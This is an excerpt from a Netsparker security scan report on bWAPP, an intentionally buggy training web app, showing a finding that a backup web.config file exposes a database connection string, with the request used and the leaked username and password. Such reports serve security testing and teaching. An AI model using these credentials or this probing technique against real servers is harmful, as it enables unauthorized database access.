```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:00:47 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - Security Misconfiguration</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>Man-in-the-Middle Attack (HTTP)</h1>

<p>Enter your credentials
…
```

43. [Possible] Database Connection String Detected

Netsparker detected a possible database connection string on your web server.

1 TOTAL
INFORMATION

Impact

Depending on the nature of the connection string disclosed, an attacker can mount one or more of the following types of attacks:

- Access the database or other data resources. With the privileges of the account obtained; attempt to read, update or delete arbitrary data from the database.
- Access password protected administrative mechanisms such as "dashboard", "management console" and "admin panel" potentially leading to full control of the application.

Actions to Take

1. Remove all the database connection strings on the public web pages.

External References

- How to: Secure Connection Strings When Using Data Source Controls

Classification

OWASP 2013-A5

43.1. /bWAPP/passwords/web.config.bak

http://itsecgames.com/bWAPP/passwords/web.config.bak

Extracted Connection String

```
Data Source=bee-box;Initial Catalog=bWAPP;Persist Security Info=True;User ID=wolverine;Password=Log
```

Certainty

Request

```
GET /bWAPP/passwords/web.config.bak HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/passwords/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
alse" allowDefinition="MachineToApplication"/></sectionGroup></sectionGroup></sectionGroup></configSections><appSettings/>
<connectionStrings>
<add name="bWAPPConnectionString" connectionString="Data Source=bee-box;Initial Catalog=bWAPP;Persist Security Info=True;User ID=wolverine;Password=Log@N"/>
</connectionStrings>
<system.web>
<globalization culture="nl-BE" uiCulture="nl-BE"/>
<!--
Set compilation debug="true" to insert debugging
symbols into the
…
```